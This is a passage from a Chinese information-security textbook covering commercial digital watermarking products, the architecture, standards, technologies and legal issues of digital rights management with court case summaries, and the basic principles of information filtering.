为了统一数字水印的质量和技术标准，信息安全评测机构必须对大量公开的水印算法进行实验和理论分析层面的测试，并且要避免因为样本的选择导致以偏概全。对于每一个有可能成为标准的数字水印，至少需要对上面提到的数字水印的各种特性（如隐蔽性、鲁棒性、安全性等）进行测试。

6. 数字水印的产品及应用

数字水印的出现和当前数据信息的大量复制有着不可分割的联系。从中国古代印刷术的发明开始，信息的大规模复制就成为可能，而这种信息的大量复制则推动了世界范围的版权制度的建立。传播技术的不断发展推动着版权技术的不断完善，而版权制度的完善又对传播技术起到了重要的保护作用，两者相互推动，相互促进。

数字水印除了在军事、安全方面的使用外，最重要的一部分功能就在于版权保护。目前应用比较广泛的主要有数字作品的知识产权保护、商务交易中的票据防伪和证件的真伪鉴别等。

数字水印从发明至今，时间并不长。然而在 1995 年，美国的 Digimarc 公司率先推出了世界第一个商用的数字水印软件，并且这个软件在之后还以插件的形式被 Adobe Photoshop 和 Corel Draw 集成。随后，包括 IBM、NEC、SONY 等十多家大型 IT 企业也加入了数字水印软件的研究和开发中。

在商品化数字水印软件的研究和开发领域，有下列比较有名的公司。

（1）Digimarc 公司

美国的 Digimarc 公司成立于 1995 年，是最早从事数字水印软件开发的企业之一。其明星产品主要包括 PictureMarc、ReadMarc、BatchMarc、Marc Center、Marc Spider 等。其功能涵盖了数字产品的 ID 添加等版权保护、水印信息的批量添加、水印软件的开发包及水印认证系统等。

（2）Signum 公司

Signum 公司是一家于 1997 年成立的英国公司，其开发的数字水印产品主要面向数字摄影、多媒体、网络发行、电子商务和医学影像等领域。Signum 公司的产品主要有两个系列，分别为 SureSign Fingerprints 数字水印嵌入软件和 SureSign Detection 数字水印检测软件。

（3）Aliroo 公司

日本的 Aliroo 公司成立于 1993 年，主要开发基于密码学的网络安全软件和数字水印软件。Aliroo 公司还和 Digimarc 公司达成了一系列技术协议，其开发的数字水印软件 ScarLet 可以直接使用 Digimarc 公司的认证服务。

（4）其他公司

除了上述的一些典型的从事数字水印软件开发的公司以外，还有一些其他的公司，如 MediaSec 公司、上海易诺科技公司、亿赛通公司等，它们都开发了各自商用的数字水印软件。

7. 小结

数字水印技术作为数据信息版权保护、认证及防伪的重要手段，在信息爆炸的今天，已经越来越得到人们的重视，相应的研究工作和有关的商业活动也开展地如火如荼。包括 IEEE 在内的国际各种重要期刊都组织了数字水印的技术专刊和新闻专题报道，各种大学、研究机构，如麻省理工大学、剑桥大学、美国版权工作组、德国国家信息技术研究中心、日本 NTT 信息与通信系统研究中心、IBM 公司、SONY 公司、NEC 研究所等，都对数字水印进行了技术研究和专利申请工作。而我国国内对于数字水印技术也非常重视，包括国家自然基金科学委员会、中国科学院、北京邮电大学、清华大学、国防科技大等都对数字水印技术进行了深入的研究。

然而，随着数字技术的不断发展和进步，必定会有各类形形色色的新的攻击技术、解密技术和版权问题暴露出来。数字水印作为解决问题的一个重要手段，其技术的不断发展和完善也必定会在攻击技术和解密技术的推动下不断向前进步。

4.6.2　数字版权管理

本部分介绍数字版权管理（Digital Rights Management，DRM）的定义、原理、分类、技术、应用场景、法律问题及典型案例。

1. 定义

网络的迅速普及对传统的版权保护技术和制度提出了挑战。与传统的版权保护对象相比，网络上传播的数字作品具有复制成本低、易于传播、复制品的质量高等特点，可与原件保持完全相同。以上特性导致数字作品无论在 C/S 模式还是 P2P 模式下都存在被大量非法复制的可能。数字作品的极易复制性对著作权人的利益构成了直接威胁，需要采用技术、法律、商业等综合手段加以保护，DRM 应运而生。

DRM 结合硬件和软件的存取机制，对数字化信息内容在其生存周期内的存取进行控制。它包含对版权使用的描述、识别、交易监控，对使用在有形和无形资产上的各种权限的跟踪及对版权所有人的关系管理等内容。DRM 通过一定的硬件、软件技术，对数字作品，包括电子书、视频、音乐、图片和软件等进行保护和管理，使得用户能够在特定的授权范围内使用它们。

DRM 是包含技术措施、商业模式、法律制度和社会文化的综合制度。它根据数字作品网络交易的特点，对作品的版权进行许可、授权、计费、监测。技术措施是 DRM 的基础；商业模式是指数字作品的交易方式，以及由此对数字作品提出的一系列管理要求；法律制度是指对数字作品版权及相关权利人的利益分配、违法处罚机制；社会文化则是指在数字技术条件下，整个社会公众对版权保护的心态、习惯和行为模式。

2. 原理

一个典型的 DRM 体系包括以下主要模块：内容服务器、许可证服务器、内容发行服务器和客户端。各模块实现以下主要功能。

内容服务器包括存储数字作品内容的内容仓库，存储产品信息的产品仓库，以及对数字作品进行 DRM 处理的加密、打包工具。该模块的主要功能是通过密钥、数字水印或数字签名等技术对数字作品进行加密处理，将元数据和加密数据打包，制作成可供分发销售的商业数字作品，同时创建数字作品的使用信息。内容服务器完成以上处理后，将加密的数字作品及其权利信息打包发送给许可证服务器。

许可证服务器包括权利库、密钥库、用户身份识别库和 DRM 许可证生成器。该模块的主要功能是生成数字许可证。数字许可证是包含许可证颁发者和使用者信息的软件，它通过权利描述语言描述数字作品的权利信息，其主要内容是数字作品的使用权利（包括使用范围、使用次数、使用时间等精确的条件）。因为大多数携带

数字许可证的作品都经过加密处理，所以数字许可证中还包括解密内容。

内容发行服务器存储经过加密、制作许可证和打包处理的数字作品，负责数字作品的分发，而且可支持交易付费等后续的商业活动。内容发行服务器以门户网站作为桥梁与用户建立联系，用户只需与交易平台进行交互，由内容发行服务器完成后台的内容分发和交易等行为。用户也可通过 DVD 或电子邮件等方式获得数字内容。

客户端包括 DRM 控制器和用户使用装置。DRM 控制器收集用户身份标识等信息，对数字作品的使用进行控制，还可根据用户的需要向许可证服务器申请获得许可。用户通过使用装置利用数字作品。典型的 DRM 功能模块体系如图 4.8 所示。




图 4.8　典型的 DRM 功能模块体系

各功能模块的主要工作流程如下。

① 打包：通过密钥和数字水印等加密技术，对原始数字作品进行处理。

② 分发：由内容发行服务器通过门户网站、DVD、CD、邮件等渠道，将数字内容发送给用户。

③ 申请许可：用户需要使用被 DRM 打包的数字内容，必须向权利人发出许可申请，许可中除了包括权利人和使用人的信息外，还包括解密技术。

④ 发布许可：由许可证服务器为加密打包的数字作品制作发布许可证。

⑤ 使用：用户根据所获得的许可证，按照授权的条件利用数字作品。

3. 分类

根据保护对象的不同，DRM 可分为针对电子书、流媒体、图像、软件、移动数

据业务、P2P 网络等不同对象的系统。根据是否使用特定的硬件设备，可分为基于硬件的 DRM 系统和基于软件的 DRM 系统。根据所使用的技术方法不同，也可将 DRM 分为密码技术 DRM、数字水印 DRM 及两者结合的 DRM。

目前国际上主要有三类 DRM 标准：开放移动联盟（Open Mobile Alliance，OMA）DRM、MPEG 标准、IPMP 及数字媒体计划（Digital Media Project，DMP）。

OMA 旨在为移动通信建立数字保护系统，其保护的对象包括语音、数据（包括多媒体和游戏等）。OMA 要求保护对象的价格合理，技术方案分为不同层次，成本适中，可在不同手机终端上使用，不需要昂贵的基础设施，能够及时部署。OMA DRM2.0 是一套面向应用和服务的端到端技术和协议，包括框架、认证操作、密钥发行、流服务、向其他内容保护和 DRM 系统的输出、支持多种移动应用和部署等内容。

MPEG 是广播电视领域主要采取的 DRM 标准。在 MPEG4.0 的制定中，IPMP（Intellectual Property Management and Protection，知识产权管理与保护）将成为一个独立的部分，而 MPEG2.0 也追加 IPMP 作为独立的一章，体现了 MPEG 对知识产权管理的重视。

DMP 是一个非营利组织，以推进数字版权管理技术的持续开发、布置和使用为使命。中国科学院计算机技术研究所是 DMP 的首批发起人之一。DMP 旨在建立一套恰当的标准化协议，增进媒体内容创建者、用户和价值链上其他角色的利益。

4. 技术

DRM 系统的基础是一系列综合的数字技术，贯穿数字作品的生命周期，包括作品的制作、存储、发行、收费、播放、跟踪监测等各个阶段。DRM 系统实现有效的数字版权管理需要在技术上解决以下几个基本问题。

（1）数字内容的安全性

安全性是对 DRM 系统最基本的技术要求，DRM 应保证数字内容在制作、分发、使用等全部过程中的安全性和可靠性。数字内容的安全性主要是指数字内容的准确性、机密性和非否认性。保证安全性的技术主要包括密码技术、数字水印技术和内容封装技术。

密码技术将数字作品加密成密文，构成密钥系统，只有获得授权许可的用户才能获得密钥，将数字作品解密后进行利用。密码技术的问题是：密文具有脆弱性，一旦被修改或在传输过程中丢失，即使解密过程正确也无法将密文译出。

数字水印技术将数字作品的权利信息嵌入作品中，在用户的使用过程中，水印从表面上完全无法感知，当发生可能的侵权或权利纠纷时，可以用专用设备读取、识别数字水印。相对于密码技术，数字水印技术是一种版权保护的新技术。数字水印在 DRM 中的应用包括以下几类。

① 广播监控：通过识别嵌入作品的水印来鉴别作品是何时何地被广播的。

② 所有者鉴别：识别嵌入作品的版权所有者身份信息。

③ 所有权验证：当数字作品的权利归属发生争议时，以事先嵌入的水印信息作为证据。

④ 操作跟踪：通过水印鉴别合法获得内容但非法重新发送内容的主体。

⑤ 内容认证：通过对数字水印中签名信息的检验，确定数字内容是否经过篡改。

⑥ 复制控制：通过数字水印阻止设备对某些内容的复制。

内容封装技术负责将多个数字信息及元数据封装在单一文件内以便传递，有时还会将文件封装至某一特定物理载体（如智能卡、光盘等）中。内容封装通常是一个压缩和加密的过程。

（2）权利描述

权利描述是数字内容的授权信息，通过权利描述语言（（Rights Expression Language，REL）实现，描述参与者对资源所拥有的权利。REL 的 3 个基本组成部分是权利（Rights）、资源（Asset）和参与者（Party）。权利是对资源的访问或使用许可，包括权限和使用条件；资源是指具有权利标识的数字内容；参与者是指与资源相关的自然人或组织，包括作者、版权所有者、使用者等。三要素之间的关系是：参与者创建资源及相应权利，资源与权利一一对应，获得权利的参与者可利用资源。

（3）使用控制

使用控制是保证用户获得数字作品后，按照许可利用作品的控制措施。使用控制包括两个组成部分：用户控制和权利控制。用户控制针对数字内容的使用者，保证只有获得权利许可的用户才能接触并使用作品；权利控制针对数字作品的使用行为，确保用户只能在授权的范围内及许可的条件下利用数字作品。

目前用户控制的主要方式有两种：基于额外专用设备的方式和基于身份标识绑定的方式。基于额外专用设备的方式是将控制数字作品的信息（如密钥信息）存储在专用的安全设备（如 CM-Stick、smart-card 等）中，使用户只能在带有该专用设备的终端上利用数字作品。基于身份标识绑定的方式是利用用户身份标识信息加密敏感信息或将用户身份标识和敏感信息关联，使得只有具有该身份标识的用户才能使用受保护的数字内容。

（4）合理使用

合理使用是著作权法中的一项重要制度，是指根据法律的明文规定，可以在不经著作权人同意且不向其支付报酬的情况下使用其作品，旨在平衡权利人与公众的权利。现有的 DRM 技术本身难以分辨某种使用为合理使用或非法使用，也无法对合理使用提供有效支持，在很大程度上压缩了合理使用的权利空间。目前主要的解决方式包括集体协商、特别费征收和版权集体管理制度。

（5）权利转移

权利转移既包括权利在设备之间的转移，也包括权利在用户之间的转移。设备之间的转移称为权利的迁移（migration），用户之间的转移称为权利的二次分发（redistribution）。通过权利转移技术，用户既可以更换设备，也可以转卖、赠送、出租出借数字作品，这种措施能够增进用户对数字作品享有的权利，提高用户对使用 DRM 技术的数字作品的认可度和接受度，降低破解 DRM 技术的动力，因此在 DRM 系统中具有重要的意义。

（6）可信执行

在 DRM 系统中，数字内容的解密、利用，权利信息的解析、验证等重要步骤都是由客户端 DRM 程序负责，而客户端 DRM 所运行的环境通常不是安全可靠的。因此，DRM 系统需具备防篡改机制（tamper resistance mechanism），保证数字作品在 DRM 技术保护下的合法应用。

DRM 系统的应用技术体系如图 4.9 所示。




图 4.9　DRM 系统的应用技术体系

5. 应用场景

（1）图像

通过数字水印技术，可以对图像版权进行保护。将版权信息通过数字水印技术加入图像，当发生可能的侵权行为时，可通过特定软件检验图像中携带的版权信息，以证明图像的版权。

（2）电子书

电子书与纸质书相对应，是可以通过计算机或特定的手持设备阅读的计算机文

件。电子书方便、高效，非常有利于作品的传播利用，目前已经广为互联网用户所接受，成为互联网行业中快速发展的赢利产业。DRM 是电子书行业最重要的技术基础，只有通过它，电子书才能销售、计数，作者和出版者才能从中获得相应收益。针对电子书的 DRM 技术自 2000 年以后开始普及，此类系统可以分为两类：一类是通过网上书店向读者销售，如著名的 Amazon 网站；另一类是通过数字图书馆向读者提供借阅服务，如方正的 Apabi 系统。

（3）流媒体

流媒体是采用流式传输方式在互联网上播放的媒体格式，包括音频、视频及多媒体等多种形式。流媒体广泛应用于在线直播、视频点播、视频会议、远程教育/医疗等领域。流媒体传播的内容易于被复制和非法传播，为保护内容提供者及相关主体的权益，需要有应用于流媒体的 DRM 系统。典型的流媒体 DRM 系统包括 IBM 的 EMMS、Microsoft Windows Media DRM、RMCS（Real system Media Commerce Suite）、MDRM（Microsoft Digital Rights Management）等。

（4）移动业务

随着移动增值数据业务的快速发展，内容服务提供商向用户提供了大量可供下载的数据内容（包括视频、图片、游戏等），为保护版权人和其他权利人的利益，基于移动业务的 DRM 技术应运而生。目前，OMA 制定的移动 DRM 标准得到了广泛的支持和认同。

（5）P2P（Peer to Peer）网络

P2P 网络具有成本低、资源丰富、配置灵活等优点，早已经是互联网上可带来丰厚利润的成熟业务，如 Skype、BT、eDonkey 等都是广泛应用的 P2P 业务。目前，已经有多种针对 P2P 网络的 DRM 模型。

6. 法律问题

DRM 是一项涉及技术、商业、法律的综合制度。在法律方面，数字技术改变了版权关系各方当事人的权利空间，对传统版权法下当事人的权利、义务设置构成了挑战。DRM 给传统法律带来的挑战如下。

① DRM 可能通过追踪程序侵犯用户的隐私权和知情权，实现追踪功能。

② DRM 缩小了传统版权制度下合理使用的范围，限制了公众在传统版权法制度下在一定范围内使用作品的权利。

③ DRM 的基础是技术措施，但现实中总是存在反 DRM 的技术规避措施，由于互联网及数字技术的特性，此类反规避措施也很容易公开和传播。用户是否有权制作、公布、传播和使用规避措施，是 DRM 给著作权法带来的新问题。

（1）用户的隐私权及知情权

DRM 可以跟踪、收集和分析用户使用作品的信息，版权人或相关的权利主体由此可以对用户使用作品等活动进行追踪，这使得 DRM 侵犯用户的隐私权成为可能。如果 DRM 进行此类追踪前未告知用户，还将侵犯用户的知情权。2005 年 6 月，索尼-BMG 销售的 CD 上载有的数字版权管理软件能够监控用户使用作品的情况，索尼-BMG 没有事先告知用户该软件的存在，用户也无法将该软件从系统中删除。争议发生后，最终索尼-BMG 与用户达成和解，召回此类 CD。

DRM 可以为防止或追诉侵权行为而收集用户非法使用作品的信息，但此类行为在一定程度上侵犯了用户的隐私权，作品的制作人或销售人应当确保用户的知情权。DRM 为制止侵权而收集信息，不应超过为证明侵权而必需的程度，且为此目的所收集的信息必须严格保密，不得随意透露给第三方或为了其他目的加以利用。

（2）合理使用

合理使用是著作权法上的一项重要制度，是指根据法律的明文规定，不必征得著作权人同意而无偿使用他人已发表作品的行为。合理使用是一项平衡版权人权利和公众利益的制度，也可以看作对版权人权利的限制。在合理使用制度下，公众可以在法律允许的范围内自由利用作品，无须受到权利人意思的制约，这种制度安排有利于促进智力成果的传播，促进对智力成果的了解、分析、利用和改进，在整体上促进社会公众的利益。DRM 涉及数字技术条件下对版权权利、义务的再次分配，在以下几个方面，DRM 压缩了合理使用的空间。

① 合理使用允许用户在一定范围内自由使用作品，无须事先获得权利人的许可；而 DRM 采取先授权后使用的模式，用户必须先获得授权才能使用作品；DRM 可通过内嵌的电子合同对作品进行分级授权，即使付费的用户也只能在获得授权的范围内使用作品。

② 在合理使用制度下，用户对于作品的合理使用一般是免费的，无须向权利人支付费用；而 DRM 则一般会通过计费结算模块，使用户在付费之后才能获得相应的使用作品的权利。经过这种安排，DRM 完全改变了传统版权法下版权人和公众的利益分配和平衡机制。

③ 在合理使用制度下，用户在法律允许的范围内，对作品的使用享有比较完全的使用权，版权人对此所能做的限制非常有限；而 DRM 可以通过数字技术对用户使用作品的方式、次数、时间进行精细的控制，限制了用户在合理使用中的权利。

（3）规避行为

DRM 体现了技术与法律对版权的双重保护，增进了对权利人的利益保护。与传统版权制度相比，DRM 使得权利人可以更精确控制版权作品的接触、使用、传播，

限制了用户自由利用和支配作品的权利；除此以外，更创设了一些在保护技术方面可行，而在法律制度中并未得到确认的权利（如要求作品只能在某种终端设备上播放），这都在一定程度上挤压了用户或公众对作品所享有的权利空间。与此相伴而生的，是用户对 DRM 的规避与反制，用户通过自行研发或利用他人研发的软、硬件技术，解除了 DRM 对作品版权的控制，获得了超出原 DRM 所许可或授权的更多权益。一直以来，规避措施的法律性质存在较大争议。在有些法律制度中，规避措施是违法的，用户不得绕开技术措施而利用作品；而在有些法律制度中，规避措施本身不一定构成违法，必须同时具备侵权行为的其他要件，才能认定为侵权。

美国的《数字千禧年版权法》（Digital Millennium Copyright Act of 1998，DMCA）是一部规定数字条件下版权人权利、义务的法案，对美国的传统版权制度做出了实质性修改。DMCA 将技术措施分为接触控制和使用控制两种，对其给予较高的法律保护。DMCA 禁止的规避行为：一是针对接触控制的直接规避和辅助规避行为；二是针对使用控制的辅助规避行为。DMCA 一方面规定了规避技术措施的行为违法，另一方面又规定了若干规避行为的免责情形，并授权国会图书馆根据版权局的建议对检出的控制技术措施反规避做出一定程度的调整。

DMCA 的规定体现了美国文化产业在新时代的利益要求；而欧盟出于统一欧盟市场，减少欧盟内部的贸易壁垒的考虑，规定禁止规避任何技术措施，对合理使用加以苛刻的限制。可见，无论是美国还是欧盟的 DRM 制度，都将本国或本经济体的经济利益作为最基本的出发点。

7. 案例

（1）案例一：美国作家协会诉 HathiTrust 案

1）案由

HathiTrust 是由美国 5 家大学的研究型图书馆联合进行的一个项目，它利用谷歌搜索图书馆方面提供的文件，对文件进行扫描、索引并加以研究。美国作家协会认为 HathiTrust 搜集索引的作品中涉及美国作家协会成员的作品及大量孤儿作品，且 HathiTrust 的使用并未经过授权。2011 年 9 月，美国作家协会控告 HathiTrust 侵权，由联邦法官 Harold Bears 负责审理。

2）判决

一年多之后，法院裁决，认可被告 HathiTrust 对作品的复制和索引是合法行为，并未构成侵权，对作品的使用属于公平合理范畴。法院同时认定，原告美国作家协会主张所设作品存在潜在市场的观点不能成立，作家协会无法证明被告的行为危害了所设作品的商业安全。

3）意义

该案是在数字版权方面做出实质性裁决的个案，明确认可了作品在数字化过程

中的几个重要步骤，如搜索、扫描、索引、利用孤儿作品等行为属于合法行为，并未触犯版权法，为谷歌公司、教育机构、作品搜索索引、作品数字化等众多产业主体及行为确立了侵权诉讼豁免。该案对图书业数字化的发展非常有利，创造了众多基础性的有利条件，具有非常重要的意义。

（2）案例二：中国作家维权联盟诉百度文库侵权案

1）案由

百度文库是百度公司于2009年12月推出的一项服务，它可为用户提供超过2000万份文档的免费下载，且无须经过著作权人的授权或许可。2011 年 3 月，沈浩波、贾平凹、韩寒、路金波等 50 多位作家和出版人联名声讨百度。2011 年 11 月，韩寒、慕容雪村等 4 人起诉百度侵权，要求百度删除侵权作品并关闭百度文库，并要求赔偿 200 余万元。

2）判决

2012 年 9 月，北京市海淀法院判决百度文库上传韩寒等人的作品并向网络用户提供在线浏览和下载的行为违法，存在主观过错，应承担侵权责任，赔偿经济损失等共 17.3 万元。

3）意义

在本案中，被告百度援引了《信息网络传播保护条例》第 22 条，该条款规定，提供信息存储空间的网络服务提供商在满足以下条件时可以免除侵权责任：“明确提示该信息存储空间是为服务对象所提供，并公开网络服务提供商的名称、联系人、网络地址；未改变服务对象所提供的作品、表演、录音录像制品；不知道也没有合理的理由知道服务对象提供的作品、表演、录音录像制品侵权；未从服务对象提供的作品、表演、录音录像制品中获得直接经济利益；在接到权利人的通知书后，根据本条例规定删除权利人认为侵权的作品、表演、录音录像制品。”该规定即知识产权法上的“避风港”原则，来源于美国的《数字千禧年版权法》（Digital Millennium Copyright Act of 1998，DMCA），它规定如果网络服务提供商只为侵权内容提供存储空间，在被告之后及时删除侵权内容的，可不承担侵权责任。在本案中，百度被认定在侵权作品的发布和传播行为中具有主观过错，因而援引“避风港”原则未获得法庭认可。

（3）案例三：英国 Newzbin 版权侵权案

1）案由

Newzbin 是一家提供 Usenet 下载的搜索网站，在塞舌尔群岛注册。Newzbin 虽然提供 Usenet 内容下载，但其本身并未存放任何 Usenet 网络上的文件，它只是为会员提供 Usenet 文件搜索服务，会员可以在 Usenet 上随意下载版权共享文件。2011 年 7 月，一家代表多家知名电影公司（包括迪士尼、华纳兄弟、福克斯）的组织，

即电影协会（The Motion Picture Association，MPA）向英国高等法院取得禁令，要求英国电信封锁 Newzbin 网站。而英国电信及其他几家网络接入服务提供商反对电影协会将一批提供搜索下载服务的网站列为侵权网站并实行封锁。电信公司认为不应由网络服务提供商担当互联网警察的角色，因此就禁令提出异议。

2）判决

2011 年 10 月，英国高等法院裁决英国电信必须在 14 天内完成对 Newzbin 网站的封锁，并承担相关诉讼费用和封锁费用。

3）意义

英国法院对 Newzbin 没有直接的司法管辖权，但可以命令网络接入服务提供商阻拦客户链接侵权网站。这一裁决形成了明确的先例，从中可以看出，英国在版权保护方面倾向于强制本土的网络接入服务提供商从源头禁绝侵权网站。

（4）案例四：挪威 Jon Lech Johansen 破坏数据资料案

1）案由

有些美国电影协会会员为了防止 DVD 中的影片被复制盗版，便在 DVD 中使用内容扰乱系统 CSS 和区域码（regional coding）技术，使用户无法复制 DVD 中的影片，也限制用户只能使用特定播放器播放 DVD。挪威人 Johansen 为了能在计算机上观看原版 DVD，写了一个破解 CSS 的程序 DeCSS，并将该软件放在互联网上供人下载。为此，美国电影协会要求 Johansen 删除其公布于互联网的 DeCSS 程序及相关链接，并通过挪威检察官对 Johansen 提起破坏数据资料库的刑事诉讼。

2）判决

奥斯陆地方法院认为，Johansen 有权自由选择欣赏 DVD 的方式，而且无法证明 Johansen 或其他用户利用 DeCSS 程序非法复制影片，因而无法认定 Johansen 帮助他人侵权。其结论是 Johansen 的行为不违法。

3）意义

此案凸显了技术保护措施与合理使用之间的冲突。

（5）案例五：美国 Universal City Studios 诉 Reimerdes 案

1）案由

2001 年 3 月，Universal City Studios 向纽约州地方法院起诉 Reimerdes，指控其违反 DMCA 中的反规避条款，在互联网上发布和传播破解 DVD 内容扰乱系统 CSS 的程序 DeCSS。

2）判决

被告在诉讼中援引“合理使用”提出抗辩，认为原告所采取的技术手段妨碍了对享有版权的作品的合理使用，甚至妨碍了对不享有版权的作品的合理使用。法院认为，对 DRM 技术的规避违反了 DMCA 第 1201 条反规避条款。合理使用是关于

侵权的抗辩理由，而不是规避 DRM 技术的抗辩理由。只有在获得访问授权后，传统的侵权抗辩理由（包括合理使用）才能使用。

3）意义

本案是技术保护措施与合理使用冲突的又一典型判例，判决支持了技术保护措施对合理使用的限制，使合理使用的空间被大大压缩。

4.6.3　信息过滤

1. 概述

信息过滤是指在动态的信息流中，根据用户的需求，搜索和识别用户预期的信息，屏蔽无用和不良的信息。

早在 1958 年 Luhn 便提出了“商业智能机器”的设想，随后在 1969 年出现了选择性信息分发系统（SDI）模型。到了 1982 年，Denning 正式提出“信息过滤”的概念。时至今日，随着互联网的迅速发展，信息过滤的需求不断增加，国内外在相关领域的研究和技术应用方面取得了长足的进展。

但就相关研究来看，目前我们仍然处于较为初级的阶段。在信息内容安全领域，信息过滤是提供信息有效流动，消除或减少信息过量、信息混乱、信息滥用造成的危害的重要手段。以一种系统化的方法，将用户需求与动态信息流进行匹配计算，从信息流中过滤不符合用户需求的信息是当前信息安全领域内容过滤的主要任务之一。

2. 信息过滤的原理

信息过滤是伴随信息检索的发展而发展起来的，两者如同一个硬币的正反面。信息检索是指将信息按一定的方式组织起来，并根据用户的需要找出有关信息的过程和技术。早期的大部分信息过滤的研究都是基于“有效的信息检索技术同样也是有效的信息过滤技术”这一设想开展的，不论信息过滤还是信息检索的目标都是为用户选取合适的信息。

伴随相关研究的深入和技术发展，信息过滤被赋予了和信息检索目的所不同的要求，逐渐形成了有自身特点的研究体系。相比较而言，信息过滤更加关注用户的长期、相对固化和稳定的需求，通过必要的技术手段帮助用户从大量的信息源中进行筛选，着重排除与用户需求无关或用户不希望得到的信息。

信息过滤的原理如图 4.10 所示，这也是 Belkin 和 Nicholas 通过研究给出的实现信息过滤的一般模型。




图 4.10　信息过滤的原理

原始信息经过特征抽取被表示为代表其特征的一定的格式，用户的信息需求被表示为特征描述，运用移动过的过滤规则将两者进行比较和匹配，实现对信息内容的过滤，同时还可以基于用户在使用过滤结果中对过滤情况的评价和反馈对需求特征的描述进行完善。

根据信息过滤的原理，可以归纳出一个通用的信息过滤系统功能框架，即符合信息过滤一般模型的内容过滤系统的技术实现方式。

如图 4.11 所示，一个简单的信息过滤系统包括三个基本部分，即输入模块（主要负责信息源采集）、处理模块（实现信息识别和分析、过滤）和输出模块（包括过滤信息递送和用户反馈等）。

其中，处理模块是最为核心的部分，在技术功能实现上一般可能涉及数据分析、信息过滤、需求特征描述和学习四大组件。数据分析组件从信息源收集数据信息并以一种合适的方式表示，然后将其作为输入送到信息过滤组件中去。需求特征描述组件以显式或隐式的方式获得用户信息需求，并以此构建需求特征描述，将其送到信息过滤组件。信息过滤组件把信息源的表示与用户需求特征的描述进行匹配，决定该信息内容是否为用户需要，随后将与用户需求相关的信息输出。而学习组件主要实现根据用户反馈，学习和修改、完善用户需求特征描述，提高过滤效果和准确性的功能。




图 4.11　Hanani 通用信息过滤系统模型

对于特定场景下应用的信息过滤系统，通常可根据其实际应用的需要，设计相对固化的需求描述组件，其处理模块内部可不带有完整的用户反馈及学习功能，只提供指向性较强的专有数据处理和过滤功能。

3. 信息过滤的分类体系

对信息内容实现过滤的方式和手段多种多样，按照操作方法、操作位置、过滤方法和用户需求获取方法的不同，可以使用如图 4.12 所示的体系来分类。

